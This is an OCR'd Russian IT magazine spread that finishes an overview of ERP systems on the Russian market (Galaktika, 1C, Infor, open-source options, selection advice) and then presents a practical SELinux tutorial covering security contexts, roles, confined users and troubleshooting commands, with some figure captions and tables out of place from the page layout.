Еще одним зарубежным решением, заслуживающим отдельного упоминания, является решение от компании INFOR. Хотя в российском рейтинге они не выделились заметной долей рынка, однако на квадрате Gartner данная компания и их ERP-система Infor ERP SyteLine занимают неплохое положение.

Позиционирование

Данное решение предназначено для промышленных компаний с



Рис. 3. Квадрат Garthner для ERP среднего сегмента

так называемым дискретным производством: машиностроение, производство электроники, деревообработка и т.д. Это и объясняет небольшую долю рынка.
Однако, с ростом промышленности в нашей стране (это ведь правда случится?), будем надеяться, что количество внедрений данного продукта будет расти.ю

Набор доступных модулей

Система содержит следующие функциональные модули: управление производственными процессами, управление снабжением и планирование, обслуживание клиентов, управление финансами, администрирование.
Кроме того, данное решение может быть интегрировано с другими продуктами от компании INFOR: управление цепочками поставок, планирование и оптимизация, управление взаимоотношениями с клиентами.

Ключевые особенности

Стоимость решений от INFOR находится примерно на одном уровне с решениями от Microsoft.
Количество специалистов невелико, но нишевость и ориентированность на своих клиентов позволяют данному продукту чувствовать себя уверенно на нашем рынке. Количество внедрений этого решения на российском рынке небольшое, но стабильное.

«Галактика»

Переходим к российским системам. Пионером рынка российских ERP является компания «Галактика», которая активно бьется за выживание в данном сегменте.

Положение на рынке

«Галактика» была первым российским разработчиком ERP-систем, заявившим о себе как о лидере российского рынка ERP. Все эти годы компания активно развивала свой продукт и продвигала его в массы. К сожалению, сейчас движение дается компании все труднее и труднее.

Позиционирование

ERP-система «Галактика» является взрослой и полнофункциональной системой управления предприятием, ориентированной на крупные и средние предприятия.

Набор доступных модулей

Она содержит практически полный набор функциональных блоков классической ERP-системы (в терминах «Галактики» — «контуров»).
Полный состав ERP-системы «Галактика» выглядит так: контур планирования и управления финансами (Financial Management — FM), контур управления человеческим капиталом (Human Capital Management — HCM), контур управления производством (Manufacturing Management– MM), контур управления проектами (Project Management — PM), контур управления цепочками поставок (Supply Chain Management — SCM), контур управления взаимоотношениями с поставщиками (Supplier Relationship Management — SRM), контур управления активами (Enterprise Asset Management — EAM), контур управления ремонтами (ТОРО), контур управления взаимоотношениями с клиентами (Customer Relationship Management — CRM) и другие.
Кроме того, для поддержки специальных задач предприятия разработаны решения, дополняющие функциональные возможности системы ERP: интеллектуальный анализ деятельности предприятия по ключевым показателям — «Галактика BI» (Business Intelligence), управление инвестиционными программами, управление НИОКР, управление недвижимостью, учет форменной спецодежды и вещевого имущества, консолидация и анализ данных в Excel.
Также существуют отраслевые решения для ключевых отраслей: машиностроение, образование, транспорт, энергетика и другие.

Ключевые особенности

ERP-система «Галактика» отличается более низкой стоимостью внедрения по сравнению с зарубежными системами.
Очевидно, что она имеет ярко выраженную региональную ориентацию на российский рынок и рынок СНГ, на котором и занимает заметную долю, которую приходится защищать с двух сторон — со стороны зарубежных систем и со стороны наиболее активного российского конкурента — «1С».

«1С»

Положение на рынке

Про «1С» в России знают все. Раскрыть, а тем более повторить секрет успеха данной компании пока не удалось никому.
Ключевое направление развития компании — приложения для бизнеса. В данном направлении компания медленно, но неуклонно движется вверх: от маленьких компаний — к средним и крупным. Движение настолько неторопливое, насколько целенаправленное и успешное.

Позиционирование

На данный момент уже можно говорить о том, что решения компании «1С» безраздельно господствуют в сегменте small-бизнеса и отъедают весомую часть в middle-бизнесе. На очереди крупные компании?

Набор доступных модулей

Функциональность системы «1С: Управление производственным предприятием» представлена на карте решений на рисунке 8 (источник — сайт «1С»). Она, конечно же, меньше, чем карта модулей решений от SAP или Oracle, но вполне может конкурировать, например, с решением от Microsoft Dynamics NAV.




Рис. 4. Пример конфигурирования решения SAP Business All-in-One на сайте компании.



Бизнес-анализ	ССП	Управление бизнес-процессами	OLAP	Опросы
CRM	Отношения с клиентами	Управление продажами	Маркетинг	Управление телефонным центром
Управление финансами	РСБУ, НУ, УУ	Управление финансами холдинга	Учет основных средств	Расчет заработной платы
Дистрибуция		Торговые соглашения	Управление запасами	Управление складом
Производство	Сводное планирование	Производство	Конфигуратор продукции	Управление цехом
Управление проектами	Ведение проектов	Планирование и анализ результатов	Финансовый мониторинг проектов	Управление сервисом
Управление персоналом	Оргструктура	Подбор персонала	Развитие персонала	Кадровый учет
Технология	Сервер приложений	Средства разработки	Система контроля доступа	Integration Framework

Рис. 5. Функциональность Microsoft Dynamics AX

Ключевые особенности

Главный козырь «1С» — низкая стоимость решения, помноженная на огромное количество партнеров по внедрению и на самое лучшее соответствие требованиям российского законодательства. Такая мультипликация сильных сторон образует поистине взрывоопасную смесь для борьбы с конкурентами.

В качестве сильных сторон второй очереди — самые низкие ставки на специалистов по данному продукту. При этом надо заметить, что стоимость проектов «1С» неуклонно растет, и уже давно есть на рынке проекты ERP на «1С» за миллионы долларов. И вот в этом случае надо призадуматься — а стоит ли?

Финансовое управление	Финансовый учет	Клиенты и поставщики	РСБУ, НУ	Основные средства
Дистрибуция и производство	Управление запасами	Управление складами	Производство	Планирование ресурсов
Отношения с клиентами	Контакты и история клиентов	Управление продажами	Управление маркетингом	Управление сервисом
Управление персоналом	Управление персоналом	Кадровый учет	Расчет заработной платы	Портал сотрудника

Рис. 6. Функциональность Microsoft Dynamics NAV

Решения Open Source

Отдельного упоминания заслуживают ERP-решения на базе Open Source-модели. Это сравнительно новая для российского рынка ERP группа решений. Хотя сама модель решений Open Source уже существует и продвигается на рынке очень давно.

Наверное, большое число поклонников решений подобного рода найдутся среди молодых бизнесменов и ИТ-специалистов, которые впитали вкус Open Source еще на этапе становления своей карьеры. Поэтому быстро пройдемся по данным решениям.

Openbravo ERP

Некоторые факты

Openbravo — бесплатная ERP-система с открытым кодом, разработанная в Испании. Имеет множество наград от Open Source-сообщества. В России система поддерживается центром компетенции Openbravo Russia, который выполняет и локализацию данного продукта. Система работает через интуитивно понятный красивый web-интерфейс и обладает широкой функциональностью.

Набор модулей

Набор доступных модулей для данного продукта достаточно широк: управление закупками, управление продажами, управление складом, управление производством, управление финансами, сводное планирование, управление контрагентами, управление активами, управление проектами, управление отношениями с клиентами. Получаемый набор полностью соответствует таковому у взрослых ERP-систем.

Кроме того, Openbravo содержит механизмы workflow — управления процессами. Система работает в виде web-приложения, написанного на языке Java. Функционирует на любых операционных системах, поддерживающих Java.

Условия распространения

Openbravo — свободна для скачивания, распространяется с дистрибутивом Linux Ubuntu, а также представлена версия в виде виртуальной машины для облака Amazon Web Services.


Compiere

Некоторые факты

Compiere — ERP-система с открытыми исходными кодами для предприятий малого и среднего бизнеса. Compiere неофициально считается лидером среди Open Source ERP-систем. В августе 2008 года журнал InfoWorld наградил Compiere премией «Bossie Award» в номинации «Лучшее в мире ERP-решение на открытых исходных кодах».



Рис. 7. Комплекс бизнес-решений корпорации «Галактика»


Рис. 8. Основные функциональные модули системы «1С: Управление Производственным Предприятием»

Набор модулей

Compiere включает следующие функциональные блоки: управление заказами (Order Management), управление снабжением (Procurement), управление запасами (Material Management), управление проектами (Project Management), управление складом (WMS — Warehouse Management System), производство (Manufacturing), управление финансами (Cash Management), бухгалтерия (финансовый учет), анализ эффективности бизнеса (Performance Analysis), управление отношениями с клиентами (Customer Relationship Management), управление бизнес-процессами (Work-flow Management), интернет-магазин (Web Store).

Условия распространения

Compiere представлено в четырех редакциях: Community Edition (обновляется раз в год), Standard Edition, Professional Edition, Cloud Edition (поставляются за плату, имеют регулярные обновления, поставляются через партнеров). Функциональность Community Edition включает только базовую ERP-функциональность и «толстого клиента».

«Галактика Экспресс»

«Галактика Экспресс» — полнофункциональная ERP-система для предприятий среднего размера в России и странах СНГ, сконфигурированная на основе системы «Галактика ERP».

Условия распространения

Система «Галактика Экспресс» поставляется в двух версиях: «Галактика Экспресс СРВ» — свободно распространяемая версия и «Галактика Экспресс ВРП» — версия, распространяемая по подписке. Для системы «Галактика Экспресс ВРП» доступна полноценная техническая поддержка с гарантиями поставщика и обновлениями системы.

Solaris ERP

Некоторые факты

Solaris ERP — полнофункциональный комплекс, позволяющий в едином информационном пространстве выполнять типовые и специализированные задачи управления предприятием. Система изначально спозиционирована на российский рынок ERP.

Набор модулей

Функционально система поделена на ряд подсистем, объединенных между собой в следующие блоки: структура изделий (многоуровневый классификатор, составы изделий, нормы расхода), технология изготовления (технологические операции, нормы времени, используемый инструмент, оснастка, задействованное оборудование, персонал, типовые и групповые технологии), взаимоотношения с контрагентами, складской учет, управление ценами, портфель заказов, планирование производства, диспетчеризация, снабжение производства, управление закупками, бюджетирование, управление задачами (TASK-Manager).

Условия распространения

Продукт распространяется на условиях оплаты лицензий.

Практические советы по выбору решения

Итак, после знакомства с ERP-системами, доминирующими на российском рынке, становится понятно, что выбирать придется в лучшем случае из 4-5 систем. И вот здесь, чтобы правильно выбрать наиболее подходящую систему, нужно сделать следующие шаги:

1. Определить требуемый функционал системы. То есть зафиксировать тот набор функциональных модулей, которые должна будет содержать ERP-система. На этом этапе это можно сделать просто, крупными блоками. Например, для автоматизации производственной компании, как правило, потребуются следующие функциональные блоки: управление закупками, управление производством, управление складом, сводное планирование, управление продажами, управление финансами, управление отношениями с клиентами.
2. Определить доступный нам бюджет на автоматизацию.
3. Определить доступную нам стоимость владения системой — TCO, например, на 7 лет.
4. С учетом полученных данных определить 4-5 подходящих под эти параметры систем.
5. Далее необходимо оценить функциональность отобранных систем на предмет соответствия нашим требованиям.
6. После этого свести все полученные оценки в таблицу и переложить ее на диаграмму типа Радар. В результате получится примерно такая картина.

Фигура максимальной площади соответствует максимально подходящему под наши требования решению. При этом, если какие-либо параметры имеют разный вес, что вполне логично, то перед этим их надо привести к общему значению. На приведенном выше примере, максимально подходящим решением оказалось ERP2.

Итого, по результатам прочтения этой статьи, мы можем заключить следующее:

1. Мы увидели, что при выборе ERP-системы исходный круг для выбора не очень велик.
2. Чтобы на ранней стадии понять, какое из решений может подойти, нужно спозиционировать свою компанию относительно рынка доступных решений ERP, сделать это по функциональности, стоимости, размеру компании, отрасли и другим субъективным предпочтениям.
3. Для корректного сравнения различных систем можно воспользоваться такими средствами, как рабочие встречи, оцифрованная оценка функциональных параметров, диаграмма Радар. Надеюсь, что при таком подходе, вооружившись знаниями и здравым смыслом, правильный выбор будет сделать нетрудно. ⌶



Евгений Зобнин (execbit.ru)

Бронежилет для корпоративного пингвина

SELinux: министерство обороны США рекомендует!

SELinux снискала славу сложной в понимании и настройке системы безопасности, которая хоть и делает Linux намного более устойчивой к взлому операционной системой, но создает больше проблем, чем приносит решений. Такая точка зрения в корне не верна, и в этой статье я покажу, что SELinux намного проще и удобнее в использовании, чем это кажется на первый взгляд.

Система SELinux (Security-Enhanced Linux — Linux с улучшенной безопасностью) была разработана министерством обороны США и всего за несколько лет стала стандартом в области систем контроля прав доступа. Она была включена в ядро Linux версии 2.6.0 и впервые появилась как полностью работающая из коробки система в дистрибутиве Red Hat Enterprise Linux 4. Впоследствии поддержка SELinux была интегрирована в такие дистрибутивы, как Debian, OpenSUSE и Ubuntu, а дополнительные пакеты, активирующие систему, были добавлены во многие другие более или менее популярные дистрибутивы. Именно благодаря SELinux-дистрибутиву RHEL5, работающему на серверах IBM, удалось получить сертификат безопасности EAL4 Augmented with ALC_FLR.3, который в то время имела лишь одна операционная система — Trusted Solaris. SELinux существенно расширяет ядро Linux, делая операционные системы, построенные на его основе, пригодными к использованию в сферах, где доступ к информации должен быть строго разграничен, а приложения, запускаемые пользователями, должны иметь определенный набор прав, который не выходит за рамки минимально необходимого. Это делает систему привлекательной для госучреждений и военных, однако кажется не совсем понятным, зачем она нужна администраторам рядовых серверов, а уж тем более — обычным пользователям (в Fedora SELinux по умолчанию включен). Сейчас я попытаюсь этот момент пояснить.

Зачем это нужно?

Создатели UNIX наделили свою ОС простым, но весьма гибким и красивым механизмом безопасности. В его основе лежат всем нам известные права доступа на файлы, которые определяют круг лиц (пользователей, процессов), способных выполнять какие-либо действия над файлами и каталогами. Например, мы можем создать исполняемый файл и выставить на него права доступа «-rwxr-xr-x», что будет означать, что мы (то есть владелец файла) можем делать с ним все что захотим, пользователи, входящие в нашу группу, могут его читать и исполнять, а все остальные — только исполнять. Учитывая тот факт, что все устройства в UNIX представлены файлами, такой механизм позволяет не только четко разграничивать доступ пользователей (их приложений) к информации, но и к устройствам и даже к некоторым функциями операционной системы (procfs и sysfs). Однако, у механизма прав доступа есть два серьезных недостатка. Во-первых, их реализация слишком топорна. Она хорошо подходит для отделения процессов от конфиденциальной информации пользователей, но абсолютно не подходит для гибкого управления их возможностями. Например, чтобы дать какой-либо дисковой утилите (cfdisk, например) возможность модификации хранящейся на диске информации, мы можем либо разрешить полный доступ к диску группе, к которой принадлежит ее владелец, либо запустить ее с правами пользователя root. Как в первом, так и во втором случае мы создадим потенциальную брешь в безопасности: все остальные пользователи/приложения группы получат права доступа к диску, или сама утилита получит наивысшие и безграничные права в системе. А что если нужно дать доступ не к модификации диска, а только к вызову определенных его функций (ioctl)? Здесь права доступа вообще не помогут. Во-вторых, файлами в Linux представлены далеко не все ресурсы операционной системы. Огромное количество функций ядра скрыто в более чем трех сотнях системных вызовов, большая часть которых доступна для использования абсолютно всем процессам, а если процесс имеет права root, то его возможности вообще никак не ограничиваются. Если, к примеру, мы захотим запустить FTP-сервер на стандартном для него 21 порту, который доступен только процессам с правами root, нам придется всецело довериться его разработчику, поскольку работая от root, FTP-сервер будет способен делать абсолютно все, и ошибка, найденная в его коде, даст взломщику полный контроль над системой. И это из-за простой потребности слушать привилегированный порт! SELinux решает эти проблемы, позволяя чрезвычайно гибко контролировать отношения процесса и операционной системы. С его помощью можно ограничить процесс в возможности обращения к тем или иным системным вызовам или файлам, контролировать то, как происходит системный вызов, какие при этом используются аргументы, запрещать или разрешать привязку процесса к определенным портам, короче говоря, управлять возможностями процессов на самом низком уровне.

Как это работает?

Если бы ты читал толстую книжку без картинок, то здесь тебя должны были поджидать рассуждения о таких штуках, как дискреционный и мандатный контроль доступа, RBAC, MCS и других околонаучных вещах. К счастью, ты читаешь][, поэтому тебе придется прослушать более простое объяснение. Понять принцип работы SELinux и заложенные в него идеи проще всего разобравшись с тем, что происходит во время его активации. Что делает SELinux для того, чтобы контролировать обращения процессов к ресурсам ОС? Концептуально можно выделить четыре шага:

1. Все субъекты (процессы) и объекты (файлы, системные вызовы и т.д.) взаимодействия помечаются с помощью специальных меток, называемых контекстом безопасности (процессы во время запуска, файлы — во время создания или установки ОС, их метки хранятся в расширенных



атрибутах ФС, системные вызовы — при компиляции модуля SELinux).
2. Когда субъект пытается произвести какое-либо действие в отношении объекта, информация об этом действии поступает к обработчику SELinux.
3. Обработчик смотрит на контексты безопасности субъекта и объекта и, сверяясь с написанными ранее правилами (так называемая политика), принимает решение о дозволенности действия.
4. Если действие оказывается правомочным (политика его разрешает), объект (программа) продолжает работать в обычном режиме, в противном случае — она либо принудительно завершается, либо получает вежливый отказ. В реальной ситуации все это выглядит примерно так: один из скриптов инициализации дистрибутива, имеющий метку initrc_t (на самом деле эту метку имеют порождаемые им процессы, но сейчас это не важно), запускает веб-сервер Apache с помощью файла /usr/sbin/httpd, который имеет метку httpd_exec_t. Как и все остальные действия, запрос на эту операцию поступает в SELinux, в правилах (политике) которого указано, что initrc_t не только имеет право запускать файл с меткой httpd_exec_t, но и то, что при запуске этого файла процесс и его потомки должны получить метку httpd_t. Теперь в системе появляется один или несколько процессов Apache, помеченных как httpd_t. Каждый из них будет подчиняться правилам SELinux, относящимся к этой метке, поэтому, если в политике указано, что httpd_t может получать доступ только к файлам, помеченным как httpd_sys_content_t и 80 порту, Apache не сможет нарушить эти правила (перевесив его на другой порт мы попросту получим ошибку запуска). Резонный вопрос: откуда берутся правила? Их пишут люди, а точнее — мантейнеры дистрибутивов, что не мешает системному администратору исправить их соответственно своим потребностям. Обычно правила загружаются на первом этапе инициализации ОС, но с помощью особых приемов их можно подсунуть и в уже работающую систему (не перезагружать же сервер с аптаймом 1,5 года только для того, чтобы разрешить FTP-серверу ходить по симлинкам). Типичный объем файла политик SELinux для основных приложений и сервисов дистрибутива может содержать до нескольких сотен тысяч строк, поэтому, чтобы не обременять админов рутинной работой, были созданы инструменты для их автоматической генерации с помощью обучения (например, утилита audit2allow позволяет составлять правила SELinux на основе лог-файлов подсистемы audit). В следующих разделах мы подробнее остановимся на этом вопросе, однако для начала нам следует разобраться с «политикой управления доступом на основе ролей».

Ограниченные пользователи

Кроме SELinux-пользователя unconfined_u, который по дефолту присваивается всем юзерам системы, в целевой политике также описано несколько непривилегированных пользователей, которых можно использовать для создания гостевых учетных записей, процессы которых будут очень ограничены в правах (возможности и различия этих пользователей смотри в таблице «Дефолтовые пользователи SELinux»).
Чтобы создать такого пользователя, достаточно выполнить следующую команду:

```
# useradd -Z xguest_u имя_юзера
```

Кроме этого можно сделать его дефолтовым, так что ограниченными будут все вновь созданные Linux-юзеры:

```
# semanage login -m -S targeted -s "xguest_u" -r s0 __
default__
```

Посмотреть список текущих SELinux-юзеров можно так:

```
# /usr/sbin/semanage login -l
```

Управление доступом на основе ролей или RBAC

Само собой разумеется, что SELinux не смог бы так радовать военных, если бы в его основе лежали только метки, определяющие контекст безопасности, и механизм разделения доступа на их основе (кстати, это называется «мандатным управлением доступом», и многие ошибочно приписывают его SELinux). Из-за своей низкоуровневости такая система безопасности была бы слишком сложной в управлении и негибкой, поэтому создатели SELinux снабдили ее еще одним уровнем доступа, именуемым «ролями».
Когда мы говорили о метках SELinux, я намеренно упустил из виду одну важную деталь. На самом деле контекст безопасности (метка) состоит не из одного, а из трех компонентов (есть еще и четвертый компонент, но об этом пока не стоит задумываться): имени пользователя, роли и типа субъекта (тот самый компонент, который оканчивается на «_t»). Каждый пользователь SELinux (который может быть связан с учетной записью пользователя Linux, но обычно все Linux-пользователи отображаются в SELinux-пользователя unconfined_u) может выполнять несколько ролей, в рамках каждой из которых, ему доступны несколько типов субъектов,



User	Domain	X Window System	su and sudo	Execute in home directory and /tmp/	Networking
guest_u	guest_t	no	no	optional	no
xguest_u	xguest_t	yes	no	optional	only **Firefox**
user_u	user_t	yes	no	optional	yes
staff_u	staff_t	yes	only **sudo**	optional	yes

Дефолтовые пользователи SELinux

```
system_u:system_r:kernel_t:s0      40 ?        S<     0:00 [kondemand]
system_u:system_r:kernel_t:s0      41 ?        S<     0:00 [kconservative]
system_u:system_r:kernel_t:s0      42 ?        S      0:00 [kworker/0:2]
system_u:system_r:kernel_t:s0     162 ?        S      0:00 [scsi_eh_2]
system_u:system_r:kernel_t:s0     179 ?        S      0:00 [jbd2/sda1-8]
system_u:system_r:kernel_t:s0     180 ?        S<     0:00 [ext4-dio-unwrit]
system_u:system_r:init_t:s0       236 ?        S      0:00 upstart-udev-bridge --daemon
system_u:system_r:udev_t:s0       249 ?        S<s    0:00 udevd --daemon
system_u:system_r:udev_t:s0       330 ?        S<     0:00 udevd --daemon
system_u:system_r:udev_t:s0       331 ?        S<     0:00 udevd --daemon
system_u:system_r:kernel_t:s0     383 ?        S<     0:00 [kpsmoused]
system_u:system_r:init_t:s0       553 ?        S      0:00 upstart-socket-bridge --daemon
system_u:system_r:kernel_t:s0     560 ?        S      0:00 [flush-8:0]
system_u:system_r:syslogd_t:s0    578 ?        Sl     0:00 rsyslogd -c4
system_u:system_r:system_dbusd_t:s0-s0:c0.c255 606 ? Ssl   0:01 dbus-daemon --system --fork --act
system_u:system_r:restorecond_t:s0 632 ?       Ss     0:00 /usr/sbin/restorecond
system_u:system_r:NetworkManager_t:s0 661 ?    Ssl    0:00 NetworkManager
system_u:system_r:modemmanager_t:s0-s0:c0.c255 669 ? S   0:00 /usr/sbin/modem-manager
system_u:system_r:policykit_t:s0-s0:c0.c255 673 ? Sl   0:00 /usr/lib/policykit-1/polkitd
system_u:system_r:getty_t:s0      681 tty4     Ss+    0:00 /sbin/getty -8 38400 tty4
system_u:system_r:getty_t:s0      688 tty5     Ss+    0:00 /sbin/getty -8 38400 tty5
system_u:system_r:getty_t:s0      702 tty2     Ss+    0:00 /sbin/getty -8 38400 tty2
system_u:system_r:getty_t:s0      704 tty3     Ss+    0:00 /sbin/getty -8 38400 tty3
system_u:system_r:getty_t:s0      707 tty6     Ss+    0:00 /sbin/getty -8 38400 tty6
system_u:system_r:system_cronjob_t:s0 713 ?    Ss     0:00 anacron -s
system_u:system_r:apmd_t:s0       714 ?        Ss     0:00 acpid -c /etc/acpi/events -s /var/run/
system_u:system_r:crond_t:s0      719 ?        Ss     0:00 cron
system_u:system_r:crond_t:s0      720 ?        Ss     0:00 atd
system_u:system_r:cupsd_t:s0      746 ?        Ss     0:00 /usr/sbin/cupsd -F
system_u:system_r:NetworkManager_t:s0-s0:c0.c255 781 ? S   0:00 /sbin/wpa_supplicant -u -s
system_u:system_r:dhcpc_t:s0      782 ?        S      0:00 /sbin/dhclient -d -4 -sf /usr/lib/Netw
```

ps xZ: список процессов и их контекстов безопасности

а каждый субъект, в свою очередь, может иметь доступ к некоторому количеству объектов.

Как и группы пользователей в классической модели управления доступом UNIX, роли используются для наделения процессов пользователя разными видами полномочий. Однако, фактически они нужны только для того, чтобы тонко регулировать доступ пользователей к данным, то есть при сопровождении компьютерной инфраструктуры больших предприятий, сотрудники которых могут иметь разные уровни доступа к секретной информации (то есть, те самые военные и госучреждения). При использовании SELinux на обычных серверах, роли не играют большой роли (парадокс, да и только). Любой Linux-дистрибутив, из коробки оснащенный SELinux, по умолчанию использует так называемую «целевую политику», которая предполагает наличие всего нескольких общих SELinux-пользователей и ролей. Например, целевая политика Fedora и RHEL определяет только двух дефолтовых пользователей (на самом деле, есть еще несколько специальных пользователей, но обычно они не используются) и две роли: пользователь system_u, роль system_r и пользователь unconfined_u, роль unconfined_r. Первые используются для запуска системных процессов во время инициализации системы, и в политике четко указано, что запускаемые пользователем system_u (который имеет роль system_r) приложения должны получать конкретный тип субъекта (например, httpd_t), определяемый типом объекта (файла), из которого они запускаются (например, httpd_exec_t). В их отношении действуют строгие правила ограничения, о которых мы говорили в предыдущем разделе. Пользователь unconfined_u и роль unconfined_r предназначены для обычных Linux-пользователей. На последнем этапе инициализации системы запускается менеджер входа в систему (он работает в домене system_u:system_r:login_t), который принимает имя пользователя и его пароль и запускает шелл/графическую оболочку. Однако вместо того, чтобы сохранить текущий контекст безопасности, либо изменить его на system_u:system_r:shell_t в соответствии с правилами политики SELinux (если бы такие были), он обращается к PAM-модулю pam_selinux, который сообщает SELinux, что запущенный менеджером входа процесс (шелл или оболочка) должен получить контекст unconfined_u:unconfined_r:unconfined_t. Смысл этого перехода в том, что целевая политика SELinux имеет правила, которые разрешают приложениям, работающим в этом контексте, делать что угодно, в том числе — запускать другие приложения. Однако, если пользователь запустит приложение, в контексте безопасности которого указан SELinux-пользователь system_u и тип, для которого в политике есть правила, процессы этого приложения будут ограничены в правах точно так же, как если бы они были запущены во время инициализации.

Если говорить о контексте безопасности файлов, то здесь роли не используются в принципе, и второе поле всегда равно object_r, а первое будет либо system_u, либо unconfined_u, если это файл, созданный пользователем.

Таким образом, можно сказать, что при использовании целевой политики значимым полем контекста безопасности остается только тип субъекта/объекта, тогда как поля пользователь и роль просто определяют отношение SELinux к процессу (либо он находится под контролем правил, либо нет).

```
j1m@j1m-VirtualBox:~$ sudo semanage login -l

Login Name                SELinux User              MLS/MCS Range

__default__               unconfined_u              s0-s0:c0.c255
root                      unconfined_u              s0-s0:c0.c255
system_u                  system_u                  s0-s0:c0.c255
j1m@j1m-VirtualBox:~$
```

semanage login -l: список имеющихся SELinux-пользователей

Работаем с системой

Главное достоинство SELinux в том, что он абсолютно незаметен для многих администраторов и обычных пользователей. Приложения, для которых есть правила в политике, будут автоматически ограничены в правах, остальные программы смогут функционировать как ни в чем не бывало. Однако, время от времени сисадмины натыкаются на некоторые проблемы в работе системы, которые вынуждают их отключить SELinux. В этом разделе мы разберемся как решать эти проблемы в рамках возможностей SELinux, но сначала я дам несколько важных советов.

1. SELinux должен быть включен. Глупо отключать SELinux только потому, что так рекомендуют делать многие сисадмины и пользователи. Работу штатных сервисов он нарушить не может, а если тебе нужно расширить возможности какого-либо приложения, это всегда можно сделать с помощью изменения мета-настроек или отключения проверок для определенного типа субъекта (позже я скажу, как это сделать).

2. «-Z» — твой друг. Да, вся эта возня с контекстами безопасности может вывести из себя. Но есть множество инструментов, которые позволяют выяснить текущий контекст безопасности процессов и файлов:

```
$ id -Z
$ ps auxZ
$ ls -Z
```

Найти файлы с нужным контекстом:

```
$ find /etc -context '*net_conf_t'
```

Восстановить правильный контекст файла:

```
# restorecon -v /usr/sbin/httpd
```

И даже узнать, каким должен быть контекст файла и сравнить его с текущим:

```
# matchpathcon -V /var/www/html/*
```

3. Скажи mv – нет! Во время установки дистрибутива все файлы получают определенный контекст безопасности, а все файлы, созданные в процессе работы, — контекст безопасности, определяемый правилами на основе родительского каталога (например, если создать файл внтури каталога /etc, его тип автоматически станет etc_t, а для файлов каталога /var/www/html — httpd_sys_content_t). Однако это работает только в отношении вновь созданных файлов. Во время перемещения файла с помощью mv его контекст сохраняется, что может привести к отказу в доступе (например, Apache не сможет получить доступ к файлу, если его тип не httpd_sys_content_t).

4. Маны — наше все. В дистрибутивах Fedora и RHEL есть большое количество man-страниц, которые разъясняют все ограничения SELinux

semanage port -l: список портов и их типов объектов

Управлять SELinux можно и с помощью файловой системы selinuxfs

semanage boolean -l: список мета-правил SELinux

в отношении сервисов и демонов. Например, на странице httpd_selinux(8) описано, в каком контексте безопасности работает Apache, какие у него есть полномочия, какие контексты должны иметь доступные ему файлы. Теперь разберемся с тем, что нужно делать, когда SELinux начинает мешать. Обычно это происходит вследствие того, что админ пытается включить определенную функцию сервиса или как-то перенастроить его, а SELinux начинает сыпать на экран предупреждающие сообщения. Первое, что нужно сделать в этой ситуации, это проверить лог-файлы. Главный журнальный файл SELinux носит имя /var/log/audit/audit.log. Туда поступают «необработанные» сообщения, которые могут быть полезны другим приложениям, но трудны для чтениия человеком. Поэтому существует второе место, куда поступают те же сообщения, но в гораздо более понятном формате. Это файл /var/log/messages, в нем сообщения могут выглядеть так:

```
# grep "SELinux is preventing" /var/log/messages
May  7 18:55:56 localhost setroubleshoot: SELinux is
 preventing httpd (httpd_t) "getattr" to /var/www/
html/index.html (home_dir_t). For complete SELinux
 messages. run sealert -l de7e30d6-5488-466d-a606-
92c9f40d316d
```

Здесь все должно быть понятно: SELinux запретил субъекту httpd_t (веб-сервер Apache) доступ к файлу /var/www/html/index.html на том основании, что последний имеет неправильный тип объекта (home_dir_t присваивается файлам, созданным в домашнем каталоге пользователя). Для получения более детальной информации SELinux рекомендует выполнить команду sealert -l бла-бла-бла. Эта команда выведет очень информативное сообщение, где будут описаны все обстоятельства произошедшего, причины, по которым они могли возникнуть, а также пути решения проблемы.
В нашем случае причина проста: админ переместил файл index.html из своего домашнего каталога с помощью mv, выставил на него нужного владельца и права, но забыл изменить контекст. Выхода из ситуации два. Либо присвоить файлу правильный контекст с помощью команды chcon:

```
# chcon -t httpd_sys_content_t \
  /var/www/html/index.html
```

Либо заставить систему «сбросить» контекст всех файлов каталога:

```
# restorecon -v /var/www/html
```

После перезапуска Apache все должно быть ok. Однако этот метод не сработает, если мы захотим переместить корневой каталог Apache в другое место (например, в /www). Дело в том, что chcon изменяет контекст только до следующей переиндексации, с помощью restorecon, которая сбросит контекст файлов каталога /www до default_t (по правилам политики все каталоги, не имеющие родительского каталога, и их файлы получают такой тип). Поэтому мы должны изменить саму политику:

```
# semanage fcontext -a -t httpd_sys_content_t /www
# restorecon -v /www
```

Первая команда изменит политику так, чтобы дефлтовым типом для каталога /www и его содержимого был httpd_sys_content_t, а вторая сбросит контекст его файлов, так что они получат тот же тип (правила SELinux допускают, чтобы дефолтовые метки каталогов и их содержимого отличались, но для удобства semanage делает их одинаковыми).
Также semanage может быть использована для просмотра списка мета-правил:

```
# semanage boolean -l
```

С помощью мета-правил можно контролировать такие аспекты работы приложений, как, например, возможность веб-сервера подключаться к удаленной базе данных (httpd_can_network_connect_db) или разрешение ftp-сервера читать файлы домашнего каталога пользователей (ftp_home_dir) и т.д. Такие правила группируют в себе большое количество низкоуровневых правил, что существенно упрощает жизнь сисадмина.
Чтобы включить/отключить то или иное правило, можно использовать команду setsebool:

```
# setsebool httpd_can_network_connect_db on
# setsebool httpd_can_network_connect_db off
```

